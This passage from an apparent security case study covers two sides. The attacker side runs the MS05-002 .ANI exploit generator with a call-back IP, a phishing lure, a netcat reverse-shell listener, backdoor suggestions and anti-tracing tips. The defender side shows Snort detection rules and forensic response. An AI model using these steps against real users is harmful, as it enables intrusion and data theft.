After the attacker made the decision to utilize the Microsoft Windows ANI file vulnerability, the exploit source code was located, down loaded, and then compiled. The source code was broken down in the Exploit section of this paper. Once the code is compiled, the actual .ANI and .HTML file will need to be created. To do this the attacker utilized a command prompt and browsed out to the directory containing the exploit executable. Then he ran the program with the appropriate variables. These variables, and the creation of the .ANI and .HTML files, are shown in Figure 17.

- File – This is the name the executable will use for the .ANI and .HTML files
- Port – This is the port number that the victim workstation will be connecting back to
- IP – This is the TCP/IP address of the attacker workstation that the victim workstation will be connecting to



```
C:\WINNT\System32\cmd.exe
C:\exploit>project1

(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit

Copyright (c) 2004-2005 :: WhiskyCoders ::

Tested on all affected systems:
[+] Windows Server 2003
[+] Windows XP SP1, SP0
[+] Windows 2000 All SP

This is provided as proof-of-concept code only for educational purposes and test
ing by authorized individuals with permission to do so.

Usage:
project1 <file> <port> <ip>

C:\exploit>project1 NewBoards 7778 192.168.2.200

(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit

Copyright (c) 2004-2005 :: WhiskyCoders ::

Tested on all affected systems:
[+] Windows Server 2003
[+] Windows XP SP1, SP0
[+] Windows 2000 All SP

This is provided as proof-of-concept code only for educational purposes and test
ing by authorized individuals with permission to do so.

[*] Creating NewBoards.ani file ... Ok
[*] Creating NewBoards.html file ... Ok

C:\exploit>_
```

Figure 17 - Exploit Creation

Once the files have been created the attacker must build the website which will host the malicious page.

The Web Site

As seen in Figure 18, the website that was designed to host the malicious page is very simple, but contains a few critical components.




Figure 18 - The Website

The first component is that the web page content is focused on the “surfing” topic. This was discovered to be a favorite pastime of a number of associates within bravo, most importantly, the associates that work with the desired spreadsheet on a daily basis.

The second important component is that the webpage comments about possible problems or delays while loading the “New Boards” page. These comments are actually designed to play on the victims understanding that the new surfboard style is very popular and the site is very slow because of the number of visitors. In reality these comments may actually give the attacker more time to gain access and install a resident back door on the victim’s workstation. This is done because when the victim clicks on the link to the malicious page it appears that the browser has locked. An empty command shell also opens on top of the browser and appears frozen. If the victim closes either the browser or the command prompt before the attacker installs a backdoor, the attacker will lose access to the workstation unless the malicious page is relaunched.

The third component is that the website must contain the malicious code which will cause the buffer overflow and then grant the attacker access to the victim’s workstation. This is very simple for the attacker to create. After creating the initial web page the attacker then creates a link to the HTML code created by the exploit and places the .ANI file in the same location, as seen in Figure 19. Now when the victim browses to the website and clicks on the link to the malicious page the HTML code will call the .ANI file. When it is loaded by the workstation the exploitation of the local system will take place. The attacker could also code the contents of the ANI file directly into the HTML page. This would eliminate the need for the actual ANI file.




Figure 19 - Placement of the .ANI file

Once the website is completed the attacker must now create the phishing E-Mail to entice the Bravo associates into visiting the website.

The E-Mail

The E-Mail the attacker crafts is very simple. It is focused on catching the victims' attention and getting them to click on the link and visit the website. Figure 20, is a screen shot of the E-Mail that the attacker sent out.




Figure 20 - The E-Mail

Now that the E-Mails have been sent to the associates at Bravo, the attacker waits for one of them to visit the website and select the link to the malicious page.


Exploitation

At this point the exploit files have been created, the website has been built, and the E-Mail has been sent. The attacker must now setup a listener. When that is completed we will be able to see the connection take place between the victim's workstation and the attacker's workstation. Then we can take a look at the successful exploitation from the victim's perspective and then the attackers.

The Listener

The attacker must setup a listener to wait for the victim's workstation to connect back to after the exploit is launched from the website. To do this the attacker will run a utility called NetCat. It can be found at <http://netcat.sourceforge.net/> and is a very versatile network utility originally written by hobbit, with the NT version written by Weld Pond. The NetCat session is run by the attacker with the `-l -p -v` commands and is set to listen for traffic on the port that was originally programmed into the exploit files. The listener can be seen in Figure 21. The descriptions for the switches that the attacker uses are as follows.

- `-l` = sets NetCat to listen
- `-p` = sets the port that NetCat listens on
- `-v` = sets NetCat to verbose mode

A screenshot of a Windows Command Prompt window titled "Command Prompt #2 - nc -l -p 7778 -v". The window shows the following text: "Microsoft Windows XP [Version 5.1.2600] Copyright 1985-2001 Microsoft Corp. c:\tools>cd nc C:\Tools\nc>nc -l -p 7778 -v listening on [any] 7778 ...". The text is displayed in green on a black background. The window has standard Windows XP window controls (minimize, maximize, close) in the top right corner.


```
Command Prompt #2 - nc -l -p 7778 -v
Microsoft Windows XP [Version 5.1.2600]
Copyright 1985-2001 Microsoft Corp.
c:\tools>cd nc
C:\Tools\nc>nc -l -p 7778 -v
listening on [any] 7778 ...
```

Figure 21 - The NetCat Listener

The Connection

By watching the network traffic with an Ethereal session we can see that someone has launched the malicious website, Figure 22 line 40. As the page loads the .ANI file is called, line 42. Then on line 46 through 48 we can see the TCP/IP three way handshake between the victim (192.168.2.103) and the

attacker (192.168.2.200).



The image shows a Wireshark packet capture window titled '123 - Ethereal'. It displays a list of network packets. The first packet (No. 40) is an HTTP GET request from 192.168.2.203 to 192.168.2.200 for '/NewBoards.html'. Subsequent packets (41-43) are HTTP responses. Packet 44 is an ARP request from 192.168.2.203 to the broadcast address. Packet 45 is an ARP request from 192.168.2.200 to 192.168.2.203. Packets 46-48 show a TCP SYN-ACK handshake between the two IP addresses on port 7778.

No.	Time	Source	Destination	Protocol	Info
40	21.871738	192.168.2.203	192.168.2.200	HTTP	GET /NewBoards.html HTTP/1.1
41	21.887245	192.168.2.202	192.168.2.203	HTTP	HTTP/1.1 200 OK (text/html)
42	21.943548	192.168.2.203	192.168.2.202	HTTP	GET /NewBoards.asp HTTP/1.1
43	21.960616	192.168.2.202	192.168.2.203	HTTP	HTTP/1.1 200 OK (application/octet-stream)
44	22.018213	192.168.2.203	Broadcast	ARP	who has 192.168.2.200? Tell 192.168.2.203
45	22.018380	192.168.2.200	192.168.2.203	ARP	192.168.2.200 is at 00:08:02:d8:c1:c0
46	22.018391	192.168.2.203	192.168.2.200	TCP	1035 > 7778 [SYN] Seq=0 Ack=0 win=64240 Len=0 MSS=1460
47	22.018550	192.168.2.200	192.168.2.203	TCP	7778 > 1035 [SYN, ACK] Seq=0 Ack=1 win=65535 Len=0 MSS=1460
48	22.018577	192.168.2.203	192.168.2.200	TCP	1035 > 7778 [ACK] Seq=1 Ack=1 win=64240 Len=0

Figure 22 - Exploit Traffic

Success – The Victims Perspective

Once the Handshake has taken place the victim's browser appears frozen and an empty command shell will be launched. This can be seen in Figure 23. As long as the command shell and browser remain open the attacker has access to the local drive.





Figure 23 - 0wn3d – Victim Perspective

Success – The Attackers Perspective

From the attacker's prospective we can see that the command shell running the NetCat listener becomes active. In Figure 24 we can see the connection from the victim workstation (WS-XP-LAB1, 192.168.2.203) to the attacker workstation at 192.168.2.200. We can then see the Microsoft licensing information come across and the command prompt change to *C:\Documents and*

Settings\User1\Desktop>. The attacker now has access to the victim's workstation.



```
Command Prompt #2 - nc -l -p 7778 -v
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\tools>cd nc

C:\Tools\nc>nc -l -p 7778 -v
listening on [any] 7778 ...
connect to [192.168.2.203] from WS-XP-LAB1 [192.168.2.203] 1044
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\User1\Desktop>_
```

Figure 24 - 0wn3d - Attacker Perspective

Diagramming the Network

At this point there is very little need for the attacker to diagram Bravos network, because the attack was focused on specific targets. Once the attacker has a backdoor client on the victim's workstation, it would be possible to then begin gathering information about the internal network. But, the attacker has decided not to intrude any deeper and only remain at the workstation level. The attacker feels that a server compromise would be discovered faster and blocked, but a workstation should be less likely to be discovered in a timely manner.

Keeping Access

Now that the attacker has access and can read the confidential bid information, he may want to install a backdoor, or script. This is because he may want to insure that he can get to the workstation at anytime to retrieve updates to the bid files. To do this the attacker could use an application such as BO2K (<http://www.bo2k.com>) or subseven (http://www.tcp-ip-info.de/trojaner_und_viren/subseven.htm). The attacker could install the backdoor client by pre-configuring a package containing the backdoor utilities installation files and then post it on an FTP site. When the victim workstation is compromised, the attacker can remotely GET and then install the package. Another option is for the attacker to rebuild the initial exploit to run a script that will install the backdoor utility.

Some of the important things that the backdoor utility should have are listed here:

- Initiate an outbound connection
 - This is to overcome any type of Network Address Translation (NAT)

- that the target network may be performing
- Local file management
 - This is to search the local drive for desired files.
- Transmission medium
 - This gives the utility the ability to send the gathered information out to the attacker. It could be via FTP or SMTP

The next step the attacker must take is to cover his tracks. This is to prevent him from being located.

Covering the Tracks

During the preparation phase the malicious individual crafted the attack to be as difficult to trace as possible. Here are a few of the steps the attacker took during the various stages of the attack.

Social Engineering Calls

To remain anonymous the attacker used payphones for some of the call and for other the attacker would use “guest” phones at various businesses. This can also improve the success of the attacks as the caller ID on the victim’s phone would show a legitimate and established business.

Website Hosting

The attacker has a few options for the website hosting. One is to pay for an anonymous site with an organization such as <http://www.katzglobal.com> or <http://www.goldhosting.org>. Another is for the attacker to host the page on stolen space. Many Internet Service Providers offer free web space to their clients, but not many people use this feature. By acquiring valid name and account information the attacker can use the individual’s allocated space without their knowledge. This would take more work but may be harder to trace and would be free.

E-Mail

To conceal the attacker’s identity, anonymous E-Mail engines were used. They are readily available and many are free of charge. <http://www.mutemail.com> and <http://www.hushmail.com> are a few of the anonymous engines available.

Connections & Transmissions

For the connections to and from the website, E-Mail engine, and for the data gathering, the attacker concealed himself by rerouting information through many different workstations and Internet Service Providers. Many were in remote

geographical location and countries that do not abide by international law or persecute for electronic crimes.

Incident Handling

Incident handling is a critical part of any security program. To be able to properly handle the situation, a good team must be in place with the proper equipment and training. In this portion of the paper, the attack on the Bravo organization will be viewed from the security administrator aspect. We will first review the preparations that the security personnel had previously implemented. Then we will review the actual identification of the exploit and intrusion, the containment, and then its eradication. We will conclude with the recovery from the incident and then what lessons were learned by Bravo and what they will do to prevent future intrusions.

Preparation

There are a number of things that Bravo has done to help protect their environment and to prepare for any possible intrusions. The first is to configure logging on the IDS sensors. Another large part is the creation of jump kits for the response team along with the appropriate training and education.

Logging

Bravo organization is running the SNORT (<http://www.snort.org>) Intrusion Detection System. It is an open source utility that can be configured and used to capture specific traffic. In this case, Bravo has two tracking logs, "synpacket" and "httpget". In Figure 25 we can see the portion of the snort.conf file that sets the tcpdump output for each of the log files.

```
ruletype httpget
{
  type log
  output log_tcpdump:
  httprequests.log
}

ruletype synpacket
{
  type log
  output log_tcpdump: synpackets.log
}
```

Figure 25 - SNORT Logging - Part1

Now in Figure 26 we can see the snort rule signatures that trigger the dump.

Any time a packet comes across the network with the SYN flag it is logged into the synpacket file. Also, anytime a packet comes across the network on port 80 with "get" in the content it is logged into the httpget log.

```
synpacket tcp [192.168.1.0/32] any -> ![192.168.1.0/32] any (flags:S;  
msg:"SYN packet");  
  
httpget tcp [192.168.1.0/32] any -> ![ 192.168.1.0/32] 80 (msg:"HTTP  
Get";content:"GET";depth:40;)
```

Figure 26 - SNORT Logging - Part 2

Jump Kit

Each of Bravo's lead security administrators has assembled a jump kit in preparation for responding to any possible incident. The individual kits are a little different as each team lead has personal preferences as to the brands of equipment they may have also added custom binaries. The overall common components in each kit are listed below.

- Media / Software Utilities
 - Forensics Media –
 - Helix (<http://www.e-fense.com/helix>)
 - Penguin Sleuth Kit (<http://www.linux-forensics.com>)
 - Microsoft Windows Resource Kits
 - Custom Binaries
 - Packaged Binaries
- Networking Tools
 - Hub
 - Standard Network Cables
 - Crossover Network Cables
 - USB and Firewire Cables
 - Extension Cord
 - Power Strip
- Storage Tools
 - Blank CDs and Floppy Disks
 - External Hard Disk Drives
 - Thumbnail Drive
- Miscellaneous Tools
 - Audio Recorder with extra batteries and tapes
 - Bound and Page Numbered Notebook
 - Incident Response Forms
 - Basic PC Tool Kit
 - Contacts List
 - Security Laptop

- Lots of RAM and Large HDD
- Dual Boot or Running VMWare
- Physical and WiFi NICs

Training & Education

Data security at Bravo has been broken down into two small response teams of highly trained individuals. The teams rotate through being on call and off site training, making one team available at all times. The training consists of working with other organizations and industry proven education centers. The response teams also hold drills where one team plays the role of the attacker and the other as the responders. This insures that the team members maintain a peak performance level.

Identification

The security administrators within Bravo are constantly monitoring the Intrusion Detection System and updating the rule signatures. The individual in charge of the IDS system utilizes the SNORT updates as well as the BleedingSNORT updates to insure the system is as current as possible. The SNORT rules can be found at <http://www.snort.org/pub-bin/downloads.cgi> and may be more stable than the BleedingSNORT rules (<http://www.bleedingsnort.com>) which will not crash SNORT, but may be more vulnerable to false positives.

Because of the aggressive updates on the IDS, the rule shown in Figure 27 was running on the system. It was written by Erik Fichtner and can be found as part of the bleeding-all.rules file at <http://www.bleedingsnort.com>.

#By Erik Fichtner at <http://www.bleedingsnort.com/bleeding-all.rules>

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg: "BLEEDING-EDGE Exploit MS05-002
Malformed .ANI stack overflow attack"; content: "RIFF"; content: "ACON"; distance: 8; content: "anih"; distance: 160;
byte_test:4,>,36,0,relative,little; flow:to_client,established; classtype: misc-attack; sid:2001668; rev:2;)
```

Figure 27 - BleedingSNORT Rule

When the targeted associates in the Bravo organization received the phishing E-Mail, followed the link, and then launched the malicious website, it triggered the rule as the data went across the wire to the workstation. When this happened, an alert was created and a notification message was sent to the administrator. After the administrator received the notification, he checked the logs and confirmed this was actually a positive hit by viewing the packet shown in Figure 28.




Figure 28 - Traffic for BleedingSNORT Rule

Once the alert was confirmed, the IDS administrator contacted the associate who was on the workstation to find out what was happening from their view. The administrator was told that the associate was on the internet and could see the browser but there was a black window on top of it that said "C:\Windows\System32\cmd.exe" in the title bar. The administrator was then informed that the associate received an E-Mail about a new type of surf board and followed the link to take a look at it. The associate stated that the web page had a comment on it saying they were busy, so when he clicked on the new boards page and it look like it was locked he didn't worry.

With these two conformations of a possible attack the IDS administrator was now confident that an incident was taking place. The on call Incident Response Team Leader was now notified and took charge of the situation.

Containment

Once the team leader was notified he initiated the incident response plan. At this point a number of steps were taken.

First, a log was immediately started to capture all traffic to and from the compromised workstation. Then a responder connected to the local switch and disabled the workstations port, but ensured the workstation was not turned off. In a confirmed incident, it is the Bravo organizations policy to prevent further intrusion or loss by immediately stopping access. If this was not the policy, Bravo could have left the capture running, but been ready to break it if any confidential data was accessed. Any additional information gathered could then have been used to aid in locating and prosecuting the attacker.

The incident team then traveled to the location (because it was local) and immediately connected an external hard disk drive to the workstation. A live capture of the compromised workstation was then preformed. The bootable forensics disk, Helix produced by e-fense (<http://www.e-fense.com/helix>), was used at this point to protect the integrity of the data and ensure all information was properly captured.

This was accomplished by inserting the Helix disk into the compromised workstation and allowing the autorun function to take place. The opening Helix screen can be seen in Figure 29.




Figure 29 - Helix - Main Screen

Next the Acquisition menu was launched bringing up the screen shown in Figure 30.




Figure 30 - Helix - Acquisition Screen – Part 1

Now the destination for the image was set to E:\ which was the drive letter that was auto assigned to the USB external hard disk drive. Then the source for the image was selected. In Figure 31 the response team can see all of the physical drives and memory.




Figure 31 - Helix - Acquisition Screen - Part 2

The team first selects the physical memory as the source and then clicks on start. The notice in Figure 32 is displayed confirming the command information. The next notification is accepted as the arguments are placed in the clipboard.




Figure 32 - Helix - Acquisition Argument

Helix then launches a command shell where the response team pastes the arguments and launches them. This can be seen in Figure 33. This process was duplicated for each of the physical drives on the compromised workstation.

